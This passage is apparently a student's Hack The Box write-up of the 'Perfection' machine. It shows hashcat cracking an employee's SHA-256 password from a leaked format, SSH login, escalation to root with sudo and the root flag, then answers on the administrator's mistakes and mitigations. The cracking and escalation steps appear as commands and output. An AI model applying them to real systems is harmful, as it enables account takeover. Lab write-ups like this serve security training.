Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university
 with the platform.

- Tina, your delightful student
susan@perfection:/var/mail$
```

So we knew that the password had to be 'susan_nasus_?d?d?d?d?d?d?d?d?d?d'. We used hashcat to find the answer and that can be seen in the image below.

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Sat Apr 27 15:22:23 2024 (27 secs)
Time.Estimated...: Sat Apr 27 15:22:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (numbers.txt)
Guess.Mod........: Rules (rule.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 11080.4 kH/s (4.27ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Speed.#2.........:  4579.5 kH/s (54.36ms) @ Accel:128 Loops:1 Thr:64 Vec:1
Speed.#*.........: 15659.9 kH/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 413270016/1000000000 (41.33%)
Rejected.........: 0/413270016 (0.00%)
Restore.Point....: 410648576/1000000000 (41.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_413401089 -> susan_nasus_414056448
Candidates.#2....: susan_nasus_412614657 -> susan_nasus_413401088
Hardware.Mon.#1..: Temp: 57c Util: 30% Core: 944MHz Mem:5495MHz Bus:4
Hardware.Mon.#2..: N/A

Started: Sat Apr 27 15:22:19 2024
Stopped: Sat Apr 27 15:22:51 2024
```


We found the password and then ssh into Susan's account.

```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
HA1, peer temporary key: 253 bits X25519
2024-04-27 14:13:50 [htb] Peer Connection Initiated with [AF_INET]1
73.208.98.29:1337
2024-04-27 14:13:50 TLS: move_session: dest=TM_ACTIVE src=TM_INITIA
L reinit_src=1
2024-04-27 14:13:50 TLS: tls_multi_process: initial untrusted sessi
on promoted to trusted
2024-04-27 14:13:51 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2024-04-27 14:13:53 PUSH: Received control message: 'PUSH_REPLY,rou
te 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6
 dead:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.1
4.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:bee
f:2::1008/64 dead:beef:2::1,ifconfig 10.10.14.10 255.255.254.0,peer
-id 67,cipher AES-256-CBC'
2024-04-27 14:13:53 OPTIONS IMPORT: --ifconfig/up options modified
2024-04-27 14:13:53 OPTIONS IMPORT: route options modified
2024-04-27 14:13:53 OPTIONS IMPORT: route-related options modified
2024-04-27 14:13:53 Preserving previous TUN/TAP instance: tun0
2024-04-27 14:13:53 Initialization Sequence Completed
2024-04-27 14:13:53 Data Channel: cipher 'AES-256-CBC', auth 'SHA25
6', peer-id: 67, compression: 'lzo'
2024-04-27 14:13:53 Timers: ping 10, ping-restart 120
2024-04-27 14:13:53 Protocol options: explicit-exit-notify 1
2024-04-27 15:13:20 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=
HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebo
x.eu
2024-04-27 15:13:20 VERIFY KU OK
2024-04-27 15:13:20 Validating certificate extended key usage
2024-04-27 15:13:20 ++ Certificate has EKU (str) TLS Web Server Aut
hentication, expects TLS Web Server Authentication
2024-04-27 15:13:20 VERIFY EKU OK
2024-04-27 15:13:20 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=
HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2024-04-27 15:13:21 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AE
S_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-S
HA1, peer temporary key: 253 bits X25519
2024-04-27 15:35:30 Authenticate/Decrypt packet error: packet HMAC
authentication failed

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh susan@10.10.11.253
The authenticity of host '10.10.11.253 (10.10.11.253)' can't be established.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcltaFwt3YGrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.253' (ED25519) to the list of known hosts.
susan@10.10.11.253's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sat Apr 27 07:38:58 PM UTC 2024

  System load:           0.02734375
  Usage of /:            68.0% of 5.80GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             226
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.253
  IPv6 address for eth0: dead:beef::250:56ff:feb9:9f5a


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
 or proxy settings


You have mail.
Last login: Sat Apr 27 17:40:18 2024 from 10.10.14.161
susan@perfection:~$ sudo su
[sudo] password for susan:
root@perfection:/home/susan# id
uid=0(root) gid=0(root) groups=0(root)
root@perfection:/home/susan# whoami
root
root@perfection:/home/susan#
```

And just like that we got into the root!!! And then found the root flag.

```
root@perfection:/home/susan# cat /root/root.txt
a41a1b1874008d244bdab9f5cb66db68
root@perfection:/home/susan#
```

Copied and pasted the user and root flag into Hack The Box website and got the thing below!!




2. **What mistakes were made by the machine's system administrator that allowed it to be compromised?**

   Their sanitation was not good enough as we were just able to add a new line and that bypassed the malicious code check and were able to inject our own code. Their password patterns were also not good practice as they were very predictable as the format was basically firstname + firstname backwards + number between 1 to 1 million. Someone can easily get the names of the employees and they can brute force it to try every single number between 1 to 1 million. Their biggest problem was that the hashes for the password were also saved on the server and on the employee's home directory. They also sent out an email about how their passwords are formatted.

3. **What steps should be taken to mitigate these problems and protect the machine in the future?**

   To mitigate these problems they could have strong passwords which are not predictable. They should also store their passwords in a very secure and different server. They should also have regular software checks to make sure no one can just break into the server. They should have detailed malicious code detectors that make sure that no one can just inject their code. They should keep in mind who has admin privileges and how to best protect them. The sanitation should be strong as I was just able to bypass it by adding a new line and then it became easy to just add my own code.

4. **A screenshot showing that you completed the challenge.**


REPORT
Math A+
Science A+
Perfection has been Pwned!
Congratulations NagendraU, best of luck in capturing flags ahead!
#6972
MACHINE RANK
27 Apr 2024
PWN DATE
30
POINTS EARNED
OK
SHARE